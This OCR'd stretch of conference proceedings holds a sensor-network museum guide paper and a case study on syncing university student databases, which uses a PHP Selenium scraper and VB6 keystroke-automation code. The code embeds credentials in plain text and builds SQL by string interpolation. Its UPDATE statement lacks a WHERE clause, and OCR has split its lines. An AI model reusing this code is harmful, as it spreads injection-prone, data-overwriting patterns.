[11] D. J. Sturman, "A Brief History of Motion Capture for Computer Character Animation", Medialab, 1999.

[12] R. Knies, "Kinect Body Tracking Reaps Renown", (http://research.microsoft.com/en-us/news/features/kinectskeletal-092711.aspx), 09.2011.

[13] I-C. Chang, S-Y. Lin, "3D human motion tracking based on a progressive particle filter", Elsevier journal 2010 (http://www.csie.ntu.edu.tw/~d97944010/research/pr2010/PR(SYL).pdf).

eMuseum - More interesting way of learning from the past

Aleksandar Corovic, Lejla Kadric, Nermin Lipa, Selma Opanovic, Novica Nosovic
aleksandar.corovic@comtrade.com, lejla.kadric@in2.ba, nermin.lipa@gmail.com,
s.opanovic@gmail.com, nnosovic@etf.unsa.ba

Abstract **- A wireless sensor network (WSN) consists of spatially distributed autonomous sensors to *monitor* physical or environmental conditions, such as temperature, sound, vibration, pressure, motion or pollutants and to cooperatively pass their data through the network to a main location. The more modern WSNs are bi-directional, also enabling *control* of sensor activity. The development of WSNs was motivated by military applications such as battlefield surveillance; today such networks are used in many industrial and consumer applications, such as industrial process monitoring and control, machine health monitoring, and so on. The possibilities for WSNs have excited scientists and researchers, the business community, military and government officials, and consumers alike for many years. The potential applications for WSNs and transducers (sensors combined with actuator mechanisms) are limited only by the imagination. Sensing alone is not enough for many applications—the ability to act on the sensory data is also required. A small, battery-powered platform capable of actuation is needed. This paper discusses the experiences with the implementation of WSN in bringing new content to museum visitors, making the visit more interesting and thus, attracting more visitors. Visit to a museum will become a much more interesting and fun. On the other hand, exhibits in the museum would be under better control and a lot safer. Every smallest change in temperature and light in the exhibit's surroundings or movement of exhibit piece would be automatically detected.**

I. INTRODUCTION

The paper describes two software packages (SW): security SW – which uses sensor abilities to monitor exhibit surroundings, and visitor's SW – which communicates with exhibit sensors and identifies them. Each exhibit piece is equipped with a wireless device, which continuously broadcasts its address for visitor's SW to pick up and on regular time cycle broadcast sensor readings for security SW. Each visitor would receive PDA type of device, which would after identifying the exhibit, display content for it. The content could be text, audio, video or images, depending on the exhibit. Visitor SW also displays current position on the museum map. Map can be used to guide the visitor through the museum, either by standard guide tours or by choice, if visitor wishes to see certain exhibit. Exhibit sensors monitor light, temperature and acceleration. This information is broadcasted after fixed period of time (if every reading is within given range) or immediately, if some of the readings go over a given threshold. Security officer is presented with the map of the museum, where every exhibit is displayed with light, temperature and acceleration readings (which translates into position of the exhibit).

II. SPECIFICATIONS OF USED SENSORS

For implementation of this idea, SunSPOTs were used. They were readily available solution, which is easy to obtain and it consists of everything that is needed for this kind of application – it's programmable, battery powered, with integrated two-way radio and all the sensors that were needed.

The Sun SPOT development kit, contains two different configurations:

Basestation SPOT - The basestation has an eSPOT main board without a battery or an application board. Power is supplied by a USB connection to a host workstation. The basestation serves as a radio gateway between other Sun SPOTs (and theoretically other 802.15.4 devices) and the host workstation.

Free Range SPOT - This unit contains the main board with a rechargeable LI-ION prismatic battery and an example of an eSPOT daughterboard, the eDEMO board.

The eSPOT main board is host to a 32bit 400MHz ARM9 processor running a Java VM, 2.4GHz network radio transceiver and power management circuitry. The ARM9 processor core voltage is 1V and I/O voltage is 3V. It has 64K internal ROM which is not used and two internal 16K SRAM that are used. Peripherals actively used are USB 2.0 device, dual USART, three timer/counters, dual SPI interface, TWI (I2C) interface, JTAG TAP controller and external bus interface (EBI). The wireless network communications uses an integrated radio transceiver, the TI CC2420 that is IEEE 802.15.4 compliant and operates in the 2.4GHz to 2.4835GHz ISM unlicensed bands.

The eSPOT application board connects to the eSPOT main board with a Hirose DF17-30 connector, acts as an SPI slave in communication with the

eSPOT main board and contains SPI flash memory for storing configuration information. General purpose application board digital output accelerometer with three sensitivity ranges, temperature sensor and light sensor.

Some other options are also available. What is important is that they are programmable, and have a set of hardware that is required by this application: radio and possibility of adding accelerometer, humidity and temperature sensor, and similar. One of these options is Waspmote. [10]

Waspmote is a sensor device specially oriented to developers. It's advantage over SunSPOT is that it works with different protocols (ZigBee, Bluetooth, GPRS) and frequencies (2.4GHz, 868MHz, 900MHz). Also, thanks to analog and digital inputs provided by microprocessor, large number of sensors can be attached, enhancing exibit node functionality. The Waspmote IDE is based on open source Arduino platform compiler, which is a cross-platform application written in Java. The Real Time Clock (RTC) can be used to set a common time base in all the Waspmotes in a network. This allows network to remain synchronised.

Another option that is commercially available is Ubi-Mote2 [11]. It's not as good solution as SunSPOT, as its sensors have to be added on different daughter boards, which increases the size of the node. Better solution will be UbiSense1 (from the same manufacturer - The Knowledge Park Centre of C-DAC, Bangalore), which is still under development. It will have all the necessary sensors (accelerometer, temperature, humidity and light sensors) integrated already in bought package.

III. SECURITY AND VISITORS SW

Practical implementation of this idea consists of two SW packages and wireless sensor nodes which have three different roles. According to their role, sensor nodes are split in exhibit nodes, visitor nodes and security nodes. The central points of both SW packages are exhibit nodes.

A Exhibit sensor nodes

Each exhibit piece would be equipped with one sensor node which has two roles – broadcast its address for visitor SW and monitor surroundings of the exhibit for security SW. Figure 1. shows exhibit node flow chart.




Fig. 1 Exhibit node flow chart

Exhibit nodes work in 5 second cycles. At the beginning of each cycle, node "wakes up", initializes radio to low power broadcast on determined frequency and sends its unique address. Radio power can be tuned so the broadcast signal would cover certain distance. Unfortunately, there is no precise translation between radio broadcast power and the distance the signal covers because of many variables, so the distance of signal coverage is difficult to calculate. Radio power used is determined by several factors: how many exhibit pieces are expected around it and how close they are, presence of obstacles, etc. After radio broadcasts its address, data from sensors are read. One of the advantages of this system is that wireless nodes are flexible in what sensors can be attached to it. SW works with nodes which have acceleration, light and temperature sensors, but more can be added e.g. humidity sensor. Sensor data is compared to given thresholds and if some of the values are above the given limits, signal is set to the main node program, which, after that signal is received, changes radio power to maximum and changes frequency to the one of security SW and sends out sensor data. That data is received by security SW and status of that node changes and alerts the security SW user. If all sensor data are within given limits, nothing is broadcasted further and node sleeps for 5 seconds. After 12 cycles (approximately one minute), regardless of sensor data, node sends out its data to security SW, so that SW would know that node is working properly. Operating in this mode is not perfect, but some compromises have to be taken, so battery life can be prolonged. That's why nodes are inactive for 5 seconds. In case that constant power source can be provided, this sleep mode would become unnecessary, allowing for constant sensor readouts, more sensors attached to the node, more frequent security SW update, which gives better control and overview of exhibit surroundings.

B Visitor sensor nodes

Second role that nodes have is visitor sensor nodes.

They are attached to a PDA or tablet like device that is able to display different kind of content - text, audio, video and similar and together with that device, visitor nodes make visitor SW. Sensor part of visitor SW works by flow chart pictured in Fig 2.




Fig. 2 Visitor node flow chart

Visitor nodes "listen" for broadcasts of addresses so they could recognize exhibition pieces and display appropriate content. In visitor's SW storage, all content is associated with exhibit broadcasted addresses. Each exhibit has unique ID (address) and receiving that ID triggers content that is tied to that exhibit piece. The main idea is to avoid situations that visitors devices show constantly new content when user is walking through museum, so there is a simple check which should display content only for exhibitions users are interested in. Once one address is received, node places that value in temporary variable. In next receiving cycle, again some broadcasted address is received. New value is compared to the temporary one and if they are the same, it is presumed that user is staying in the vicinity of desired exhibit and command for displaying correct content is triggered. If new address is different from the temporary remembered value, than temporary value is discarded and newer address becomes temporary one. Another function of visitors SW would be an interactive map. Museum map is placed in SW storage and each room is filled with exhibition pieces and their addresses. That way, once the first exhibition piece is recognized and its content is displayed, relative position on the museum map of the user is also marked. Since that map also holds information about other exhibitions, that device can be used to guide the visitors to the locations they want to visit. Since visitors nodes are attached to a larger device with a battery with higher capacity, battery life of nodes is not a problem.

C Security sensor nodes

Security sensor nodes listen for broadcasts from exhibition nodes. Security and exhibition nodes operate on different radio channel than exhibition and visitors nodes, so there will be no signal interference. Security nodes can receive two types of broadcasts from exhibition nodes. One is when accelerometer reading is below threshold. In that case, node sends temperature and light sensor readouts which are displayed on the security SW map which shows museum maps with all exhibitions. Second type of broadcast is when exhibit accelerometer reading is above the threshold. Than exhibit node sends a broadcast which changes the state of the exhibit in security SW from green (everything OK) to red (problems). Security SW has a database with all exhibition's addresses and their locations, so locating certain exhibit piece on the map is very easy. Security sensor node flow chart is shown on fig 3.




Fig. 3 Security node flow chart

Every time a broadcast is received from exhibit node, time of broadcast is saved. Those times are periodically checked (every minute). Since exhibit nodes by their programming have to broadcast at least once a minute, if time of broadcast is more than 2 minutes, state of exhibit is changed on the map of security SW. Lack of broadcast indicates that there is no enough power for full strength broadcast and batteries need to be replaced, the whole node stopped working or node is out of range (exhibit piece stolen).

IV. FURTHER DEVELOPMENT

There are two general directions for further development and improvement of this work. One is node programming improvement and the second one is SW improvement.

A Node programming improvement and further development

Major concern for this kind of application is scaling. How will the SW and nodes behave once many nodes are broadcasting and trying to receive those broadcasts? Since all the transmitting is done by exhibit nodes and they only broadcast without requiring feedback, connection exhibit - visitor nodes

should scale without any problems. Big concern is that exhibition nodes do not interfere with each other when broadcasting for visitor nodes. For that reason, careful measurements have to be done for radio transmitting power, since separating exhibitions enough for certain radio power might not be an option. There should be a table of values for radio power and desired length of signal coverage. Bigger issue is scaling of the connection exhibition - security nodes. Once there are many exhibition nodes present, there is a possibility that, due to high number of concurrent broadcasts, some of the broadcasts are lost, which will cause problems with security SW. Luckily this problem can be solved by simply scheduling broadcasts of exhibit nodes. This does not have to be done on all nodes separately - nodes can be programmed in that way, when they are turned on for the first time, they schedule themselves in such way that no nodes will broadcast at the same time. This has to be done periodically, for example when new node is introduced.

B SW improvement and further development

Biggest improvements and development can be made in visitor's SW. It would be possible to implement guided tours, with visitor's devices guiding the users through the museum by previously determined routes. Other development would be a system of recommendations, where visitor's SW would, after several exhibits are visited, recommend similar exhibitions. The list of similar pieces could be made by museum experts or by visitors themselves, which would bring a social network element in museum visit. One of the more interesting uses of visitor's SW would be gathering of statistical data. If SW would remember all locations visited by users, it would be possible to rearrange exhibitions so the most interesting ones (most visited) would be separated further away, thus avoiding bottlenecks and crowding of the visitors, making the visit more enjoyable.

C Exhibit change improvement

One thing that needs improvement is the state of WSN after exhibit change – as exhibit pieces change, so does their position, sensor ID and data that needs to be presented to the visitor. Currently all these changes have to be made manually, by museum staff, and one exhibit piece at the time. This is not a favorable solution for museums that often change exhibits. Unfortunately, solution is not a simple one. Nodes do not have spatial awareness so it is impossible for them to recognize their position – their position is determined manually in security and visitors SW. Nodes do not contain exhibit information, so that info has to be entered in visitors SW manually. One thing that can be improved is relaying sensor IDs to security and visitors SW, but since those SW have to be updated manually for node position, this is not a very large improvement.

V. CONCLUSIONS

Disadvantages include high possibility of malfunctions caused by improper handling and time of implementation. Time of implementation can become an issue in museums that often change exhibits, since every exhibit change includes fitting exhibit pieces with new sensors, entering new sensor data into SW (visitor and security), entering exhibit location in both SW, as well as equipping visitor SW with new exhibit information (which will be displayed to the visitors).

There are many advantages of implementing e-museum. Better control of exhibits, improved security, better experience for visitors, to name a few, but also the versatility of the concept. This concept is applicable to many areas: all kinds of exhibits, fairs, ZOOs and all other which include bringing content to the visitor.

ACKNOWLEDGMENT

We would like to thank professor Veljko Milutinovic (University of Belgrade, Serbia) for the invitation to participate in Senzations'09 summer school, which has encouraged us to do this work. We would also like to thank professor Ljiljana Gavrilovska (University of Skopje, Macedonia) that provided us with the equipment with which the project was implemented.

REFERENCES

[1] http://www.scirp.org/journal/wsn/ - Scientific Research Publishing (open access journals)

[2] https://www.sunspotworld.com/forums/

[3] Sunspot Developer's Guide, SUN Microsystems, 2009.

[4] http://www.sunspotworld.com/products/

[5] http://www.sensor-networks.org/ - Wireless Sensor Networks Research Group

[6] A. Boukerche. *Handbook of Algorithms for Wireless Networking and Mobile Computing* (Chapman & Hall/Crc Computer & Information Science), Chapman & Hall/CRC, Boca Raton, FL, 2005

[7] A. Boukerche. *Algorithms and Protocols for Wireless Sensor Networks* (John Wiley & Sons, Inc, Hoboken, New Jersey)

[8] X. Y. Li. *Wireless Ad Hoc and Sensor Networks.* Theory and Application (Cambridge University Press – The Edinburgh Building, Cambridge CB2 8RU, UK)

[9] H. Karl & A. Willig. *Protocols and Architectures for Wireless Sensor Networks* (John Wiley & Sons Ltd, The Atrium, Southern Gate, Chichester, West Sussex PO19 8SQ, England

[10] http://www.libelium.com/products/waspmote
[11] http://www.cdacb.in/html/products_details.aspx
[12] C. Santoro, F. Paterno, G. Ricci, B. Leporini. *A Multimodal Mobile Museum Guide for All* (ISTI-CNR, Via G. Moruzzi 1, Pisa, Italy)
[13] A.J. Wecker, T. Kuflik, O. Stock. *Group navigation with handheld mobile museum guides* (Haifa University, Israel and FBK-irst, Italy)
[14] N. Linge, D. Parsons, D. Bates, R. Holgate, P. Webb, D. Hay, D. Ward. *mi-Guide: A Wireless Context Driven Information System for Museum Visitors* (CNTR, University of Salford, Salford)
[15] H. Bay, B. Fasel, L. Van Gool. *Interactive Museum Guide* (Computer Vision Laboratory (BIWI), ETH Zurich)

Syncronization of Information Systems - Case Study

Davor Cafuta, Ivica Dodig, Dalibor Grgec
Polytechnic of Zagreb, Vrbik 8
Email: {davor.cafuta,ivica.dodig,dalibor.grgec}@tvz.hr}

***Abstract*—The purpose of this paper is to give an insight into an informatization and automation solution that in itself generated new problems. The paper describes a case study on the administrative applications used at the Polytechnic of Zagreb and proposes a solution for interfacing them. It shows how a lack of simple feature can make a system unusable and initiate a complex improvising solution to deal with it. The methods proposed are based on open-source and education licensed software and can be used in similar situations. The future implementation upgrade is proposed in the conclusion.**

I. INTRODUCTION

THIS paper intention is to present a case study about the today's most significant problem in information system evolution. There is a global idea about automation and informatization of every concept in our working environment. Due to obsolete or erroneously working parts of the information system there are potential risks in information management, particularly, problems can occur in synchronizing different standards technically or logically.

The Polytechnic of Zagreb[1] is the largest Croatian polytechnic. It carries out eight different study programs: Mehatronics, Civil engineering, Electrical engineering, Computing and IT. Due to the fact that the Croatian government finances the University Computing Centre of University of Zagreb, the Polytechnic of Zagreb is provided with several IT software packages which will be discussed later, in section II.

Synchronization between different software solutions should be done automatically and they should be adapted to specific needs of the Polytechnic. For example, the data set and interface should take into account that the Polytechnic of Zagreb has four departments and eight study programs. Due to lack of necessary support from the provider of the information system, improvisation for achieving synchronization is necessary. This paper describes a concrete case study implemented at the Polytechnic of Zagreb. It is intended to warn software developers about the cases where developing an extra application or service may be a wrong option if synchronization or cooperation with a previous or interfacing service is not properly established. It may also give some guidance to system administrators for solving typical synchronization problems.

In section II we will discuss the services that need to be synchronized and explain most of the interfaces. The main synchronization problem is explained in section III. Section IV describes a proposed solution. Section V resolves links to other services. Finally, a conclusion is presented in section VI.


II. SERVICES

In this section services that should be connected will be described:

A. *Croatian Academic Authentication and Authorization Infrastructure*[2]

Croatian Academic Authentication and Authorization Infrastructure is a part of eduroam paneuropean society. Eduroam[3] (education roaming) is the secure, world-wide roaming access service developed for the international research and education community. Eduroam allows students, researchers and staff from participating institutions to obtain Internet connectivity across campus and when visiting other participating institutions by simply using their own laptop.

Every student, teacher and employee should have AAI@edu.hr account. AAI@edu.hr service is maintained by SRCE[4] (University Computing Centre of University of Zagreb). The service is decentralized as shown in figure 1. The main directory of the Polytechnic (@tvz.hr) is locally stored and maintained by local administrators. In our case study the local directory is stored on the server bit.tvz.hr. The services available on the server are LDAP and FreeRadius. The main local directory is automatically replicated with the main directory (@hr). Radius is enabled on both a local server and on a global one positioned in the University of Zagreb computing centre. University departments and other institutions are responsible for maintaining accuracy of the directory. As services are maintained locally, read and write to directory @tvz.hr is enabled by using local LDAP access. Departments are advised to use web based application provided by the computing centre.



B. *Academic University Infromation System*[5]

ISVU (*Higher Education Institutions Information System*) was founded by the Croatian Ministry of Science, Education and Sports. The information system is fully centralized and maintained by SRCE (University Computing Centre). Access is possible only through user application developed for the system and used by Student administration service and teachers for keeping the students' records.

There is a separate user web application for students and other for teachers used for only some administrative purposes.. Every student has an account. This account is separated from AAI@edu account.

The project was declared to be completed in year 2006 despite some obvious inadequacies, mostly because of the shortage of financial resources for further development.

This system is the central service for every department as it consists of students' records and information about teachers and employees.

C. *Web site moj.tvz.hr*[6]

Every student and employee of the Polytechnic of Zagreb has access to the web site moj.tvz.hr. Due to the connection to other resources, records are stored in local MySQL database.

D. *Mail server @tvz.hr*

The mail server is implemented on Linux Debian using postfix and dovecot. Every student and employee has a Linux account. Selected accounts have access to shell (to create local web sites).

E. *Other services (Moodle and TcExam)*

Due to the trend towards e-learning, other services are deployed on employees' request. To increase security of on-line exams multiple instances of e-learning services are created. Due to increasing demands for synchronizing student and employee identification and authentication data, the load and the amount of data in a database is rising. This change resolves in putting MySQL database of the Internet site moj.tvz.hr as central database for student and employee records.

III. MAIN PART

In most departments of the University of Zagreb services A-E are separated. Student administration service is responsible for ISVU by using user application. Other services are maintained by local administrators upon student or teacher request. The main shortcomings of this approach are:

- Missing connection between student administration service and local administrators. Context of Index (document) is checked to valid the student rights to account.
- Student and employees have to regenerate their account yearly as failed or graduated students have no obligation to contact local administrator.

The main problem is the interface between ISVU and AAI@edu infrastructure and the fact that one service has a decentralized approach and the other a centralized one.

To resolve this problem, ISVU offered one-way synchronization to AAI@edu. This synchronization enabled automatic creation and deletion of AAI@edu account at the request of department. The main shortcomings of this synchronization are as follows:

- If a administrator deletes student data from the database and reregisters on the same account, the AAI@edu account will not be created (burned-in record in the ISVU database). This problem may be corrected through additional effort of the Student administration service.
- Due to the fact that there are no available fields in AAI@edu database, ISVU does not provide study program names in AAI@edu database. When the feature was requested, ISVU administration responded that there is no available field in AAI@edu infrastructure.; AAI@edu responded that there is no need for that field, in spite of the fact that a study program name is essential information for our central database, as the Polytechnic of Zagreb carries out eight study programs.

On enabled ISVU to AAI@edu one way synchronization, an internal scheduler script can be implemented to achieve one-way synchronization of AAI@edu and MySQL database of internal web site. Due to the missing field, other ways of synchronizing the study program name parameter had to be found.

After a successful synchronization, MySQL database of internal web site can be used as a master database to other services (D-E) providing information using web services or other scheduler scripts. Further development can be simplified as source and destination services can be modified to accommodate procedure. This synchronization will be described in next sections.

To simplify user management other means of password recovery should be enabled. In the provided infrastructure only local administrators can reset password. The problem lies in the ISVU architecture which has separate username and password for accessing student administration in ISVU and separate for AAI@edu service. The student administration service has privileges to reset ISVU account but does not have privileges to reset the AAI@edu service account. Even if they gain privileges there is a potential risk that maintaining two parallel databases can bring problems if the Student administration service makes an oversight resetting the wrong account type on a daily basis. if the Student administration service had to take up some of the tasks of local administrators, this will result in an additional workload.

Our feature request to ISVU was: Implement AAI@edu password change through ISVU student application as that

would not change practice of the Student administration service. The Student administration service would reset the ISVU student application account, and a student would reset AAI@edu account using his/her ISVU student application. This feature request was put on hold and has not been implemented so far.

IV. MAIN EXTRACTION PROBLEMS

After implementing the ISVU one-way synchronization with AAI@edu the main synchronization script has to be programmed. A Simplified algorithm for the main script is:

- For every student in AAI@edu database
  - If a student doesn't exist in MySQL database
    - Create entry in MySQL database
    - Create entry for every module
- For every student in MySQL database
  - If a student doesn't exist in AAI@edu database
    - Delete entry in MySQL database
    - Delete entry for every module

The module approach enabled other services to be instantiated upon creation or deletion of a student record in ISVU. Modules will be better explained in the fifth section.

After a successful synchronization, the problem with the missing study program name had to be resolved. A study program name is only available in ISVU database which can only be accessed through ISVU user application for the Student administration service, written in Java, or through a student, teacher or database warehouse web portal.

The database warehouse web portal is simple as synchronization interface due to many open-source web-testing solutions. The example is SeleminumHQ[7]. Testing of every suspicious new record would be a simple but adequate solution. Listing 1 shows listing of php script connecting and extracting info from selenium server installed on Windows XP. Extraction is performed for every student that has the field *studij* (study program name) empty in MySQL database. This script would be started after the main synchronization script. Suspicious records are marked by students upon requesting option "this is not my main study program name". Due to requested privileges we believe that students would use this option to correct mistakes in a database or inaccurate information when students change the main study program.

Listing 1: Php-cli selenium client script

```
<?php

  require_once
'PHPUnit/Extensions/SeleniumTestCase.php';

  class               Example               extends
PHPUnit_Extensions_SeleniumTestCase
  {
    protected function setUp()
    {
      $this->setBrowser("*chrome");
      $this->setHost($ip_sel);
      $this->setPort($ip_port);
      $this-
>setBrowserUrl("https://www.isvu.hr/");

    }

    public function testMyTestCase()
    {
      $this-
>open("https://user:password@www.isvu.hr/skladiste
");
  $this->click("//input[@type='image']");
      $this->waitForPageToLoad("30000");
       $this->waitForPageToLoad("30000");
      $this-
>click("ctl00_PageBody_PopisDetaljnih1_TreeViewDet
aljnit8");
      $this->waitForPageToLoad("30000");
      $this-
>click("ctl00_PageBody_PopisDetaljnih1_TreeViewDet
aljnit11");
      $this->waitForPageToLoad("30000");
      $this-
>click("ctl00_PageBody_PopisDetaljnih1_btnBrowseQu
ery");
      $this->waitForPageToLoad("30000");

  include_once
("/home/www/mojtvz/php/config.php");


  $link1=mysql_connect($ip,$ login,$ pass);
  mysql_query("SET    CHARACTER    SET    'cp1250'",
$link1);
  mysql_selectdb($baza,$link1);

  $obav=mysql_query("SELECT  *  FROM  osoba  where
ldap2='ISVU' and studij='';");
  for($i=0;$i<mysql_numrows($obav);$i++){
      $vadi=mysql_result($obav,$i,"nadimak");

      $this->type("T139", $vadi);

      $this->click("ctl00_PageBody_BtnRunQuery");
      $this->waitForPageToLoad("30000");
  sleep(5);
  $cijela=$this->getHtmlSource();
  //echo $cijela;
  sleep(5);

  $cijela1=strstr($cijela,'<span
id="ctl00_PageBody_lblRowCount">');
  $cijela2=strstr($cijela1,'<script
type="text/javascript">',true);
  $obav=mysql_query("UPDATE       osoba       SET
studij='$cijela2';");

  }
  $this->stop();
  }
  }
  ?>
```

The database warehouse synchronization solution was rejected due to extensive amount of records that has to be fetched and transferred. An additional problem occurs in the fact that the warehouse is synchronized once a day. This concludes that student account can be created and


information about study program name would be available in next 24 hours.

The teacher ISVU web application does not have options to collect information for study program name using student's name or distinguishing student's number.

The student ISVU web application does contain this option but the access to this application is not possible due to lack of initial student password. This approach would create extra load to the Student administration service that would have to copy initial password to our database.

The main ISVU application is the only available application used by the Student administration services, written in JAVA and executed locally as a stand-alone application. The application uses standard JAVA GUI and applies keyboard shortcuts for actions (figure 2). For further development, we set up a goal to use a programming language to develop a robot to emulate the user's behavior, extracting and writing data from the Java GUI ISVU application. The identity of the emulated user was chosen in a way that the possible damage in case of the application error is minimized.

Figure 2. ISVU main Application written in Java



To minimize the development effort, Microsoft Visual Basic 6 was selected as a programming language. The application is started using a scheduler. On the start the application loads the ISVU program file (exe). After sleeping for several seconds it is trying to find windows using a known windows name (windows API call) (listing 2). It is estimated that first ten windows would be enough to search due to the application started recently and a virtual machine with Windows XP is only used for the purpose of robot extraction. When found, a window will be switched in foreground and a password will be sent. ISVU uses the function key F10 as enter so it is sent to start the login process. The sleep time of 40 seconds was estimated during a testing period. After that period the application checks for error windows. If there are no error windows, it concludes that a user is logged in. If there are error windows, it kills the ISVU application and repeats the procedure. If it fails for the second time, it gives up and sends an e-mail to the administrator. The administrator can use a VNC[8] to connect to the machine and check behavior during the load. After few modifications of parameters in a test phase, we finalized the stable system which is used today.

Listing 2: VB 6 robot code

```
  ' Display the hWnd.
   task_hWnd = InstanceToWnd(task_id)

  ' Display the new process's caption.
   buf = Space$(256)
   buf_len    =    GetWindowText(task_hWnd,    buf,
Len(buf))
   buf = Left$(buf, buf_len)

  ' find correct window by name
   For i = 1 To 10
         task_hWnd = GetWindow(task_hWnd, 3)
          buf = Space$(256)
          buf_len  =  GetWindowText(task_hWnd,  buf,
Len(buf))
          buf = Left$(buf, buf_len)
                                '     found     correct
windows
          If  (buf  =  "Identifikacija  korisnika")
Then
                        '    bring    application    in
        focus!
              AppActivate  "ISVU  -  Informacijski
        sustav visokih učilišta            Studiji
        i studenti"
              SendKeys "PASSWORD", True
              ' ISVU uses F10 as enter
              keybd_event VK_F10, 0, 0, 0
              keybd_event         VK_F10,         0,
KEYEVENTF_KEYUP, 0
                                                 '  wait
for logon process
              Sleep 40000
              Exit For
          End If
    Next i
```

After logon, the application uses the keyboard shortcut and the copy-paste operation to move between windows and to enter or read information from a dialog box. In a particular case, the application opens a student information dialog box, enters study program name and executes operation that retrieves all students' records. Carrying out the copy-paste procedure it checks if it received information (a blank field means unsuccessful or a field containing first student unique id means successful). If the information is received, it exports information in CSV using shortcuts and entering a unique file name. After being saved, the file is loaded by the main application and interpreted. This procedure is repeated for every study program name. By using this solution, in relatively small amount of time (approximately one hour) all student information is extracted and MySQL database is synchronized. This approach also works in the cases when ISVU and AAI@edu one-way synchronization is broken as it will immediately notify a local administrator about differences that were encountered during extraction and synchronization. We are using this information as additional check because we do not expect to see larger differences. In the case they are found, a robot will notify the administrator using e-mail and the synchronization is aborted. After a successful extraction

operation, an e-mail is sent to a special mail account which can be checked periodically serving as a log of the system. Listing 3 shows an example of code which simulates human clicks.

Listing 3: parts of VB6 robot code (extracting data)

```
  citaj sql, "SELECT * FROM smjerovi WHERE
isvu_account_vidljiv=1"
      For j = 1 To sql.RecordCount
          smjer = sql("sifsmjer")
      Print #1, "Vadim smjerove:" & smjer & " &
Date & ", " & Time"
    List1.AddItem "Smjer" & smjer
                  keybd_event VK_F7, 0, 0, 0
                  keybd_event       VK_F7,       0,
KEYEVENTF_KEYUP, 0
                  Sleep 100
         DoEvents

              For i = 1 To 9
                  keybd_event VK_TAB, 0, 0, 0
                  keybd_event       VK_TAB,       0,
KEYEVENTF_KEYUP, 0
                  Sleep 100
              Next i
              pitaj    sql1,    "SELECT    *    FROM
ISVUpostavke WHERE postavka=2"
                  SendKeys      sql1("vrijednost"),
True

                      DoEvents

                  keybd_event VK_CONTROL, 0, 0, 0

                  Sleep 50
                  keybd_event VK_N, 0, 0, 0
                  Sleep 50
                  keybd_event        VK_N,        0,
KEYEVENTF_KEYUP, 0
                  Sleep 50

                  keybd_event     VK_CONTROL,     0,
KEYEVENTF_KEYUP, 0
                  Sleep 200

                  SendKeys Str(smjer), True

                  keybd_event VK_F10, 0, 0, 0
                  keybd_event       VK_F10,       0,
KEYEVENTF_KEYUP, 0
                  Sleep 20000
                  List1.AddItem "Odluka"
                      DoEvents
  Clipboard.Clear
                  'shift+end
      keybd_event VK_SHIFT, 0, 0, 0

      Sleep 50
      keybd_event VK_END, 0, 0, 0
      Sleep 50
      keybd_event VK_END, 0, KEYEVENTF_KEYUP, 0
      Sleep 50

      keybd_event VK_SHIFT, 0, KEYEVENTF_KEYUP, 0
      Sleep 1000
      DoEvents

  'ctrl+c
      keybd_event VK_CONTROL, 0, 0, 0
      Sleep 50
      keybd_event VK_C, 0, 0, 0
      Sleep 50
      keybd_event VK_C, 0, KEYEVENTF_KEYUP, 0
      Sleep 50

      keybd_event  VK_CONTROL,  0,  KEYEVENTF_KEYUP,
0
      Sleep 5000
  DoEvents
  vadi = Clipboard.GetText
  If (vadi = "") Then
      DoEvents
  List1.AddItem "NE RADIM!"
  Else
  List1.AddItem "Ipak radim:'" & vadi & "'"
                  DoEvents


                  keybd_event VK_F6, 0, 0, 0
                  keybd_event       VK_F6,       0,
KEYEVENTF_KEYUP, 0
                  Sleep 20000
              'save
                  keybd_event VK_CONTROL, 0, 0, 0

                  Sleep 50
                  keybd_event VK_S, 0, 0, 0
                  Sleep 50
                  keybd_event        VK_S,        0,
KEYEVENTF_KEYUP, 0
                  Sleep 50

                  keybd_event     VK_CONTROL,     0,
KEYEVENTF_KEYUP, 0
                  Sleep 500

                  SendKeys        "popis_"        &
Trim(Str(smjer)) & ".txt", True

                  keybd_event VK_RETURN, 0, 0, 0
                  keybd_event     VK_RETURN,     0,
KEYEVENTF_KEYUP, 0
                  Sleep 500

                  keybd_event VK_CONTROL, 0, 0, 0

                  Sleep 50
                  keybd_event VK_F4, 0, 0, 0
                  Sleep 50
                  keybd_event       VK_F4,       0,
KEYEVENTF_KEYUP, 0
                  Sleep 50

                  keybd_event     VK_CONTROL,     0,
KEYEVENTF_KEYUP, 0
